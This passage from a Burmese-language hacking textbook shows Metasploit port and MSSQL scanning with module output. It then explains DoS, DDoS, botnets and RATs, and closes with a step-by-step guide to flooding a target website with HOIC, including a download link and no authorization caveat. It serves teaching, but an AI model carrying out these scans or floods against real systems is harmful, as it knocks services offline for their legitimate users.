ကျွန်တော်တို့အနေနဲ့ nmap ကို msf အတွင်းမှာလည်း အသုံးပြုနိုင်ပါတယ်။ Nmap ကတော့ အားလုံး သိပြီးပြီဖြစ်လို့ အထူးအထွေ မဖော်ပြတော့ပါဘူးခင်ဗျာ။ Scanning အခန်းမှာလည်း ပါဝင်ပြီးဖြစ်ပါတယ်။

```
msf > search portscan

Matching Modules
================

   Name                                               Disclosu
   ----                                               --------
   auxiliary/scanner/http/wordpress_pingback_access
   auxiliary/scanner/natpmp/natpmp_portscan
   auxiliary/scanner/portscan/ack
   auxiliary/scanner/portscan/ftpbounce
   auxiliary/scanner/portscan/syn
   auxiliary/scanner/portscan/tcp
   auxiliary/scanner/portscan/xmas
   auxiliary/scanner/sap/sap_router_portscanner


msf >
```

အထက်ပါ ပုံထဲကအတိုင်း search portscan ကို အသုံးပြုပြီး Port scan တွေကို ရှာဖွေနိုင်ပါတယ်။ အထက်ပါပုံထဲက ၅ ကြောင်းမြောက် module options ကို အသုံးပြုပြပါမယ်။

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) >
```

အသုံးပြုမယ်ဆိုရင် use ပေါ့။ လွယ်ပါတယ်။ ဘာဆက်လုပ်ရမှန်းမသိရင် ထုံးစံအတိုင်း help တို့ show options တို့ကို ခေါ်ကြည့်နိုင်ပါသေးတယ်။

```
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number
   DELAY      0                yes       The delay b
   INTERFACE                   no        The name of
   JITTER     0                yes       The delay j
   PORTS      1-10000          yes       Ports to sc
   RHOSTS                      yes       The target
   SNAPLEN    65535            yes       The number
   THREADS    1                yes       The number
   TIMEOUT    500              yes       The reply r

msf auxiliary(syn) >
```

show options ခေါ်ကြည့်တဲ့အခါ Current column မှာ ကွက်လပ် ဖြစ်နေတာတွေကို ကြည့်ပါ။ INTERFACE နဲ့ RHOSTS တွေမှာ ကွက်လပ် ဖြစ်နေတာကို တွေ့ရပါတယ်။ အဲဒါတွေကို အရင်ဆုံး တပ်ဆင်ပါ။ set

```
msf auxiliary(syn) > set INTERFACE wlan0
INTERFACE => wlan0
msf auxiliary(syn) > set RHOSTS 192.168.43.1/24
RHOSTS => 192.168.43.1/24
msf auxiliary(syn) >
```

ကျွန်တော်ကတော့ wifi connection အသုံးပြုထားတာဖြစ်လို့ INTERFACE မှာ wlan0 ထည့်လိုက်ပါတယ်။ ကြိုးနဲ့သုံးရင် eth0 ထည့်ရပါမယ်။ RHOSTS နေရာမှာတော့ IP ကို တစ်ခုတည်းမဟုတ်ဘဲ အတွဲလိုက် /24 နဲ့ ထည့်ထားတာ တွေ့ရပါမယ်။ မ run ခင် နည်းနည်း ထပ်ပြင်ရအောင်။ show options ထပ်ခေါ်ကြည့်။

```
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name         Current Setting   Required  Descriptio
   ----         ---------------   --------  ----------
   BATCHSIZE    256               yes       The number
   DELAY        0                 yes       The delay
   INTERFACE    wlan0             no        The name o
   JITTER       0                 yes       The delay
   PORTS        1-10000           yes       Ports to s
   RHOSTS       192.168.43.1/24   yes       The target
   SNAPLEN      65535             yes       The number
   THREADS      1                 yes       The number
   TIMEOUT      500               yes       The reply

msf auxiliary(syn) >
```

အထက်ပါအတိုင်း current မှာတော့ စုံသွားပါပြီ။ ဒါပေမယ့် PORTS ဆိုတဲ့နေရာမှာ port 1 ကနေ 10000 ထိ ဖြစ်နေတယ်။ အရမ်းများတော့ ကြာမယ်။ ကျွန်တော်က port 80 တစ်ခုအတွက်ပဲ လိုချင်တယ်ဆို အဲဒါကို ပြင်ရမှာပေါ့။ နောက်တစ်ခုက THREADS တစ်ခုတည်း ဖြစ်နေတာ။ ကျွန်တော်က ၅၀လောက် ထည့်သွင်းမယ်။ ဒီတော့ ဒါလည်း တပ်ဆင် set ဖို့ လိုတယ်ပေါ့။

```
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) >
```

သတိထားရမှာက INTERFACE, PORTS, RHOSTS, THREADS အားလုံးသည် စာလုံးအကြီးများ ဖြစ်နေတာပါ။ ရိုက်တဲ့အခါ အပိုအလို မရှိပါစေနဲ့။ ကဲ run ကြည့်ကြစို့။

```
[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

ကျွန်တော်တို့ scan မယ့် network ထဲမှာ ရှိနေတဲ့ အခြေအနေပေါ် မူတည် ပြီး ရလာတဲ့ result သည် တူညီမှာမဟုတ်ပါ။

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > back
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > back
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > back
msf >
```

အခြားသော scan များကိုလည်း အလားတူ လုပ်ဆောင်နိုင်မှာဖြစ်ပါတယ်။

Finding Vulnerable MSSQL systems in Metasploit

```
msf > search mssql

Matching Modules
================

   Name                                                    Disclosure Date
   ----                                                    ---------------
   auxiliary/admin/mssql/mssql_enum
   auxiliary/admin/mssql/mssql_enum_domain_accounts
   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
   auxiliary/admin/mssql/mssql_enum_sql_logins
   auxiliary/admin/mssql/mssql_escalate_dbowner
   auxiliary/admin/mssql/mssql_escalate_dbowner_sqli
   auxiliary/admin/mssql/mssql_escalate_execute_as
   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
   auxiliary/admin/mssql/mssql_exec
   auxiliary/admin/mssql/mssql_findandsampledata
   auxiliary/admin/mssql/mssql_idf
   auxiliary/admin/mssql/mssql_ntlm_stealer
   auxiliary/admin/mssql/mssql_ntlm_stealer_sqli
```

search mssql ကို အသုံးပြုပြီး msf ထဲမှာ အသုံးပြုနိုင်မယ့် module တွေကို ရှာဖွေနိုင်ပါတယ်။

```
msf > use auxiliary/scanner/mssql/mssql_ping
```

auxiliary/scanner/mssql/mssql_ping ကို အသုံးပြုလိုက်ပါတယ်။

```
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   PASSWORD                               no        The password
   RHOSTS                                 yes       The target a
   TDSENCRYPTION         false            yes       Use TLS/SSL
   THREADS               1                yes       The number o
   USERNAME              sa               no        The username
   USE_WINDOWS_AUTHENT   false            yes       Use windows

msf auxiliary(mssql_ping) >
```

ထုံးစံအတိုင်း show options ဖော်ကြည့်တဲ့အခါ RHOSTS နေရာမှာ ကွက်လပ် ဖြစ်နေတာ တွေ့ရပါမယ်။ required column မှာ yes လို့ ရေးထားတာက မဖြစ်မနေ ဖြည့်ရမယ်လို့ ဆိုလိုတာပါ။ ကွက်လပ် ဖြစ်နေတာချင်းအတူတူ PASSWORD မှာက required column မှာ no ဖြစ်နေတဲ့အတွက် user & password မဖြစ်မနေ လိုတဲ့ အခြေအနေက လွဲရင် ထားခဲ့နိုင်ပါတယ်။

```
msf auxiliary(mssql_ping) > set RHOSTS 10.0.2.15/24
RHOSTS => 10.0.2.15/24
msf auxiliary(mssql_ping) > exploit
```

RHOSTS သတ်မှတ်ပြီး exploit လိုက်ပါတယ်။

```
[*] SQL Server information for 10.0.2.15:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/sniffer/psnuffle
```

msf ကနေ sniffer ကိုလည်းပဲ အသုံးပြုနိုင်ပါသေးတယ်။

```
msf > search snmp

Matching Modules
================

   Name                                              Disclosure
   ----                                              ----------
   auxiliary/admin/cisco/cisco_asa_extrabacon
   auxiliary/admin/scada/moxa_credentials_recovery   2015-07-28
   auxiliary/scanner/misc/oki_scanner
   auxiliary/scanner/snmp/aix_version
   auxiliary/scanner/snmp/arris_dg950
   auxiliary/scanner/snmp/brocade_enumhash
   auxiliary/scanner/snmp/cambium_snmp_loot
```

msf ထဲမှာပဲ snmp အတွက် exploit တွေကို ရှာဖွေ သုံးနိုင်ပါတယ်။

```
msf > help database

Database Backend Commands
=========================

    Command           Description
    -------           -----------
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the data
    db_import         Import a scan result file (filetype will be auto-
    db_nmap           Executes nmap and records the output automaticall
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

Database command တွေကို သိရှိလိုပါက msf ထဲမှာ help database လို့ ဖော်ကြည့်နိုင်ပြီး command column အောက်က command တွေကို အသုံးပြုနိုင်ပါတယ်။ www.offensive-security.com/metasploit-unleashed မှာ တစ်ခုစီအကြောင်း အသေးစိတ် ဖော်ပြချက်လေးတွေကို ဖတ်ရှုလေ့လာနိုင်မှာ ဖြစ်ပါတယ်။ Facebook Group မှာလည်း Group File အဖြစ် ဖတ်ရှုလေ့လာသင့်တဲ့ pdf ပေါင်းများစွာကို ပံ့ပိုးပေးသွားပါဦးမယ်။ Metasploit အကြောင်း အပြည့်အစုံ ဖော်ပြဖို့တော့ စာမျက်နှာအခြေအနေအရ အဆင်မပြေတာကြောင့် လေ့လာနိုင်မယ့် လမ်းစ များကိုသာ ဖော်ပြပေးထားခြင်းဖြစ်ပါတယ်။ Port Forwarding အခန်းမှာလည်း metasploit အကြောင်း ထပ်မံ ပါရှိလာဦးမှာဖြစ်ပါတယ်ခင်ဗျာ။

CHAPTER 25: DoS & DDoS Attacks

Introduction

DoS နဲ့ DDoS ဆိုတာကိုတော့ အားလုံး ကြားသိဖူးကြတာချည်းပါပဲ။ Denial-of-Service (DoS) နဲ့ Distributed Denial-of-Service (DDoS) တွေသည် တိုက်ခိုက်မှုတွေထဲမှာ အများဆုံး တွေ့ရှိရတဲ့ တိုက်ခိုက်မှုအမျိုးအစားဖြစ်ပြီး နေ့စဉ် ဖြစ်ပေါ်လျက် ရှိပါတယ်။ ပညာရှင်အများစုကတော့ DoS နဲ့ DDoS Attack တို့ကို hacking ဆိုတဲ့ ခေါင်းစဉ်အောက်မှာ မထားရှိကြပါဘူး။ System Break Down ဖြစ်စေဖို့ အဓိက လုပ်ဆောင်တဲ့ DoS attack တွေကို လုပ်ဆောင်နိုင်ဖို့ skill ရှိစရာမလိုဘဲ လုပ်နိုင်တာကြောင့် ဖြစ်ပါတယ်။ ဒါပေမယ့် attack လုပ်ရတာဖြစ်နေတာကြောင့် hacking ထဲမှာ ပါသင့်တယ်လို့ အချို့က ဆိုကြပါတယ်။ ဘာပဲဖြစ်ဖြစ် ကျွန်တော်တို့ လေ့လာကြည့်ရအောင်ပါ။

Denial-of-service သည် IT resource တွေရဲ့ စွမ်းဆောင်မှုပေါ် မူတည်တိုက်ခိုက်တဲ့ attack တစ်မျိုး ဖြစ်ပါတယ်။ resource လို့ ဆိုရာမှာ server တွေ၊ ကွန်ပျူတာတွေ၊ နက်ဝပ်ဆိုင်ရာ ကိရိယာတွေ၊ software/application တွေ၊ website တွေ စတာတွေဖြစ်ပါတယ်။ တိုက်ခိုက်မှုရဲ့ ရည်ရွယ်ချက်ကတော့ တရားဝင် (ပုံမှန်) အသုံးပြုသူတွေအဖို့ ကာလတို (သို့မဟုတ်) ကာလရှည် ဝင်ရောက်သုံးစွဲလို့ မရနိုင်အောင် ဟန့်တားလိုတဲ့ ရည်ရွယ်ချက်မျိုး ဖြစ်ပါတယ်။ DoS attack တစ်ခုမှာ attacker တွေအနေနဲ့ illegitimate (တရားမဝင်) သို့မဟုတ် unsolicited (ပြုပြင်ဖန်တီးထားသော ပုံမှန်မဟုတ်သည့်) request တွေ သို့မဟုတ် heavy traffic တွေနဲ့အတူ target ကို flood (လျှံ) သွားအောင် ဖန်တီးတာ ဖြစ်ပါတယ်။

ဒီလိုလုပ်ဆောင်လိုက်ခြင်းအားဖြင့် target ရဲ့ resource တွေကို ဝန်ပိသွားစေပြီး ပုံမှန် သုံးစွဲသူတွေအတွက် ဝန်ဆောင်မှု မပေးနိုင်တော့ပါဘူး။ ကွန်ပျူတာကနေ ကိုင်တွယ်ဖြေရှင်းနိုင်တဲ့ request ပမာဏထက် ပိုမိုများပြားတဲ့ request တွေကို ပေးပို့လိုက်ခြင်းအားဖြင့် ထို request တွေက ကွန်ပျူတာရှိ CPU တွေ memory resource တွေကို အလုံးစုံ အသုံးပြုလိုက်တဲ့အတွက် legitimate user ဆိုတဲ့ ပုံမှန် တရားဝင် သုံးစွဲသူတွေအတွက် ဘာ resource မှ မကျန်အောင် လုပ်ဆောင်ခြင်း ဖြစ်ပါတယ်။

မြင်သာအောင် ဥပမာလေးတစ်ခု ပြောပြချင်ပါတယ်။ ဖုန်းဆက်မှာရုံနဲ့ အိမ်အရောက် လာပို့ပေးတဲ့ ကြက်ကြော်ဆိုင်လေးတစ်ဆိုင် ရှိတယ် ဆိုကြပါစို့။ ထိုဆိုင်မှာ ဖုန်းဆက်မှာယူနိုင်မယ့် ကြိုးဖုန်း နှစ်လုံး ရှိတယ်ဆိုပါစို့။ ဒီနေရာမှာ မသမာသူတစ်ဦးက စက်ကရိယာ တစ်ခုခု အကူအညီနဲ့ ဖုန်းတစ်လုံးကို တစ်ချိန်လုံး ဆက်သွယ်နေပြီး

လိုင်းမအားအောင် လုပ်ထားလိုက်တယ်ဆိုပါတော့။ ကြိုးဖုန်း နှစ်လုံး ရှိတဲ့ဆိုင်မှာ ဖုန်းတစ်လုံးက ဘာမျှ သုံးမရဘဲဖြစ်နေချိန်မှာ တစ်ဘက်က customer တွေကလည်း ဖုန်းနှစ်လုံးကို မျှ ဆက်နေရာက တစ်လုံးက မရတော့တဲ့အတွက် ကျန်တစ်လုံးတည်းကို စုပြီး ခေါ်ဆိုကြရတာကြောင့် ဆိုင်ရဲ့ service သည် ကြပ်တည်းသွားပြီး တချို့တစ်ဝက်သာ ရောင်းချရတော့မှာဖြစ်လာပါတယ်။ Customer တွေဘက်ကကြည့်ရင်လည်း မှာယူဖို့အတွက် ဖုန်းဆက်ရာမှာ ယခင်က တစ်ကြိမ် (သို့မဟုတ်) နှစ်ကြိမ် ဆက်ရုံနဲ့ ဖုန်းဝင်တာမျိုး ဖြစ်ပေမယ့် attack ကာလအတွင်းမှာ သုံးကြိမ် လေးကြိမ် ဆက်လာရပါတော့တယ်။ သုံးလေးကြိမ်ထက်မက ဆက်သွယ်လာရတဲ့အခါ ဖောက်သည်တွေက အခြား လွယ်ကူတဲ့ ဆိုင်ဆီ ပြောင်းမှာလိုက်ကြတဲ့အတွက် ဖောက်သည်တွေပါ ဆုံးရှုံးရပါတော့တယ်။

ဒီအခြေအနေကို ဆိုင်က သိရှိသွားပြီး block ဖြစ်နေတဲ့ ကြိုးဖုန်းကို စစ်ဆေးတဲ့အခါ အခြေအနေကို သိသွားတယ်ဆိုပါစို့။ ဒါဆို caller ID machine တွေကို တပ်ဆင်ဖို့ ကြိုးစားရပါတော့မယ်။ ပြီးတော့ ဘယ်နံပါတ်တွေက သူတို့ကို အနှောင့်အယှက်ပေးနေလဲ သိအောင်လုပ်ပြီး ထိုနံပါတ်တွေကို black list လုပ်ပစ်ရတော့မှာဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီလုပ်ဆောင်ချက်သည် ရေရှည်အတွက် အဖြေတော့ မဟုတ်သေးပါဘူး။ ရေတိုသာ ဖြေရှင်းနိုင်မှာပါ။ ဘာကြောင့်လဲဆိုရင် attacker က အခြားနံပါတ်တွေကို ပြောင်းလဲလာနိုင်တဲ့အတွက် ဖြစ်ပါတယ်။ ရေရှည်အတွက်တော့ Long term strategy ဆွဲပြီး ဆောင်ရွက်ဖို့ လိုအပ်မှာဖြစ်ပါတယ်။

Denial-of-Service သည်လည်း ထိုသဘော လုပ်ဆောင်ပုံနဲ့ တူညီပါတယ်။ target company ရဲ့ IT device တွေနဲ့ service တွေရဲ့ စွမ်းဆောင်ရည်ကို ကျဆင်းသွားအောင် သို့မဟုတ် ရပ်တန့်သွားအောင် လုပ်ဆောင်တာ ဖြစ်ပါတယ်။ ထိုသို့ ဆောင်ရွက်ရာမှာ attacker ရဲ့ စက်တစ်လုံးတည်းကနေဖြစ်စေ၊ ထို attacker ထိန်းချုပ်ထားသော အခြားသော စက်တွေကနေ ပေါင်းစပ်လုပ်ဆောင်ခြင်းဖြင့်ဖြစ်စေ ဆောင်ရွက်နိုင်ပါတယ်။ ထိုသို့ စက်အများကြီးကနေ ဦးတည်ချက်တစ်ခုတည်းကို DoS တိုက်ခိုက်မှု လုပ်ဆောင်တာကို Distributed Denial-of-Service (DDoS) attack လို့ ခေါ်ဆိုပါတယ်။

Botnets

ဒီစကားလုံးကိုလည်း ကျွန်တော်တို့အနေနဲ့ ရင်းနှီးကောင်း ရင်းနှီးပါလိမ့်မယ်။ Ro<u>bot</u> နဲ့ <u>Net</u>work စကားလုံးနှစ်လုံးကို တွဲဆက်ပြီး အတိုကောက် အနေနဲ့ ခေါ်ဝေါ်ကြတဲ့ botnet က တကယ်တော့ မသမာတဲ့ပရိုဂရမ်တစ်ခု (malicious program) သာ ဖြစ်ပါတယ်။ မသမာတဲ့ လုပ်ဆောင်ချက်တွေ လုပ်ဆောင်ရာမှာ cybercriminal လို့ခေါ်တဲ့ Cyber ရာဇဝတ်မှု ကျူးလွန်မယ့်သူတွေက ထိန်းချုပ်အသုံးပြုနိုင်ဖို့ ရည်ရွယ်ဖန်တီးထားတဲ့ program တွေပေါ့။ အလွယ်ဆုံးပြောရရင် တိုက်ခိုက်ရာမှာ ပါဝင်မယ့် တပ်သားတွေကို စုဆောင်းရေးလုပ်တဲ့ program တွေ ဖြစ်ပါတယ်။

ကြောက်စရာကောင်းတာက ထိုသို့ စုဆောင်းရာမှာ system owner တွေရဲ့ သိရှိမှု မပါဘဲ တစ်နည်းအားဖြင့် မသိဘဲ အသုံးချခံလိုက်ရခြင်းမျိုးသာ ဖြစ်ပါတယ်။ ထိုသို့ ထိန်းချုပ်ခံလိုက်ရတဲ့ program (compromised program) တွေကို zombie တွေလို့ ခေါ်ဆိုပြီး botnet တွေကို cluster တွေလို့လည်း ခေါ်ကြပါသေးတယ်။ attacker တွေက Cyber ရာဇဝတ်မှု တစ်စုံတစ်ရာ ကျူးလွန်လိုတဲ့အခါ မိမိတို့ ကိုယ်ပိုင်စက်ထက် ထိုသို့သော အသုံးချခံ device တွေကို ပိုပြီး အသုံးပြုလိုကြပါတယ်။ botnet တွေကို web spidering နဲ့ search engine indexing တွေလို ကောင်းတဲ့ဘက်တွေမှာလည်း အသုံးပြုနိုင်ပါသေးတယ်။

botnet တွေကို ဖန်တီးမွေးမြူထားပြီး zombie တွေ များနိုင်သမျှ များအောင် စုပြီး ပြန်လည်ရောင်းချခြင်းအပါအဝင် botnet တွေကို Ecosystem တွေမှာပါ အသုံးပြုတာမျိုးတွေလည်း များစွာရှိနေပါသေးတယ်။ ဒီအခန်းမှာတော့ တတ်နိုင်သမျှ ထည့်သွင်း ဆွေးနွေးသွားပါမယ်။

Botnet Tools


botnet tool တွေကို market မှာ အလွယ်တကူ ရရှိနိုင်ပါတယ်။ လူအများ သိကြတဲ့ tool တွေကတော့ Win32.Shark, Plugbot, Poison Ivy, Illusion နဲ့ Netbot attacker စတာတွေပါ။

Win32.Shark ကတော့ Backdoor Trojan horse program တစ်မျိုး ဖြစ်ပါတယ်။ အပြန်အလှန် ဆက်သွယ်ခြင်း၊ firewall bypassing နဲ့ remote administration tool တစ်ခု ဖြစ်ပြီး ကူးစက်ခံရပါက ကျွန်တော်တို့ရဲ့ စနစ်တွေထဲကို နေ့စဉ် အခြားသော malware တွေကို ဆွဲဆွဲသွင်းနေမှာဖြစ်ပါတယ်။ သူကိုယ်တိုင်လည်း spam email တွေကနေတစ်ဆင့် ပြန့်ပွားဖို့ ကြိုးစားပါသေးတယ်။ pop-up advertisement တွေကနေတစ်ဆင့် ကူးစက်စေပြီးတော့ ကျွန်တော်တို့ရဲ့ system registry ထဲကို malicious code တွေကို ထည့်သွင်းပါလိမ့်မယ်။ security software တွေကို ပိတ်ပစ်ဖို့ ကြိုးစားမှာဖြစ်ပြီး ကျွန်တော်တို့ရဲ့ စနစ်တစ်ခုလုံးကို attacker က ထိန်းချုပ်လို့ ရသွားစေဖို့လည်း အကူအညီပေးမှာဖြစ်ပါတယ်။


poison Ivy ကတော့ Remote Access Trojan (RAT) တစ်မျိုးဖြစ်ပြီးတော့ windows ကွန်ပျူတာတွေအတွက် advanced remote administration tool တစ်ခုလည်း ဖြစ်ပါတယ်။ ဒီ tool ကို အသုံးပြုပြီး attacker က passwords နဲ့ Banking Information တွေလို အရေးပါတဲ့ အချက်အလက်တွေကို ခိုးယူနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုတွေ ဆွေးနွေးနေတဲ့အတွက် bot တွေဟာ software တွေလို့တော့ တရားသေ မှတ်ယူလို့ မရပါဘူး။ ဘာလို့လဲဆိုတော့ PlugBot တွေသည် power adapter လောက်ပဲ ရှိတဲ့ အလွန်သေးငယ်တဲ့ ကွန်ပျူတာလေးတစ်လုံးလည်း ဖြစ်နေနိုင်ပြီး Penetration testing device အဖြစ်လည်း အသုံးပြုနိုင်လို့ ဖြစ်ပါတယ်။

DoS & DDoS Tools


DDoS attack တစ်ခုမှာတော့ malicious code တွေ ကူးစက်ခြင်းခံနေရတဲ့ ထိန်းချုပ်ခံ စက်တွေကို အသုံးချပြီး target system တစ်ခုဆီကို DoS တိုက်ခိုက်မှုတွေကို စုပေါင်းပြုလုပ်စေတာ ဖြစ်ပါတယ်။ ထိုသို့ DDoS ပြုလုပ်ရာမှာ ကျော်ကြားတဲ့ tol တွေကတော့ LOIC (Low Orbit Ion Cannon), HOIC (High Orbit Ion Cannon), Anonymous-DoS, Tor's Hammer, DDOSIM, DAVOSET, PyLoris, Moihack Port-Flooder, XOIC နဲ့ OWASP DoS HTTP Post တို့ ဖြစ်ပါတယ်။




အထက်ပါ ပုံကတော့ HOIC ကို ဖွင့်လိုက်တဲ့အခါ မြင်တွေ့ရမယ့် ပုံစံ ဖြစ်ပါတယ်။ HOIC (High Orbit Ion Cannon) ကို စမ်းသပ်ကြည့်လိုပါက bit.ly/kmn-hoic မှာ ဒေါင်းယူနိုင်ပါတယ်။ အထက်ပါပုံမှာ ကြည့်ရင် ညာဘက် အောက်နားလေးမှာ အနီရောင်နဲ့ ဝိုင်းပြထားတဲ့ အပေါင်းလက္ခဏာလေးကို မြင်တွေ့ရမှာပါ။ အဲဒါလေးကို နှိပ်လိုက်ရင်တော့ အောက်ပါအတိုင်း မြင်ရပါမယ်။




အထက်ပါပုံအတိုင်း HOIC ရဲ့ target ကို ထည့်သွင်းရမှာပါ။ http:// သို့မဟုတ် https:// ကနေ စပြီး target URL ကို ထည့်ပေးရပါမယ်။ ဥပမာ http://www.target.com (or) https://www.target.com စသည်ဖြင့်ပေါ့။



အထက်ပါအတိုင်း URL မှာ target website url ကို ထည့်သွင်းနိုင်သလို Power မှာလည်း High ထိ ရွေးချယ်နိုင်ပါတယ်။ Nooster မှာလည်း ရွေးချယ်နိုင်ပါသေးတယ်။ ပြီးရင် add လိုက်တာနဲ့ target နေရာမှာ ကျွန်တော်တို့ ပစ်မှတ်ထားတဲ့ URL ကို တွေ့ရပါမယ်။ ထပ်ထည့်ချင်ရင် အပေါင်းကို ထပ်နှိပ်ရမှာ ဖြစ်ပြီး ရွေးချယ်ထားတဲ့ထဲက ပြန်ဖယ်ထုတ်ချင်ရင်တော့ အနုတ်သင်္ကေတကို ရွေးချယ် ဖယ်နိုင်ပါတယ်။ အသင့်ဖြစ်ပြီဆိုရင်တော့ FIRE TEH LAZER! ကို နှိပ်ပြီး DoS Attack စတင်နိုင်ပြီ ဖြစ်ပါတယ်။



Output နေရာမှာ size တွေ ပြောင်းလဲနေတာကို မြင်တွေ့ရမှာဖြစ်ပြီး Attack အောင်မြင်သွားတဲ့အခါမှာတော့ အဆိုပါ Target site သည် လုပ်ဆောင်မှုတွေ နှေးကွေးလေးလံကာ လုံးဝ ဖွင့်မရတဲ့အထိ ဖြစ်သွားပါလိမ့်မယ်။



ဒါကတော့ ကျွန်တော်တို့ တိုက်ခိုက်နေစဉ်မှာ တွေ့မြင်ရမယ့် ပုံစံ ဖြစ်ပါတယ်။ Power မှာ High ကို ရွေးချယ်ထားတဲ့အတွက် လုံးဝ ရပ်တန့်သွားတဲ့အထိ ထိရောက်နိုင်ပါတယ်။ (အကာအကွယ် လုပ်မထားဘူးဆိုရင်ပေါ့)

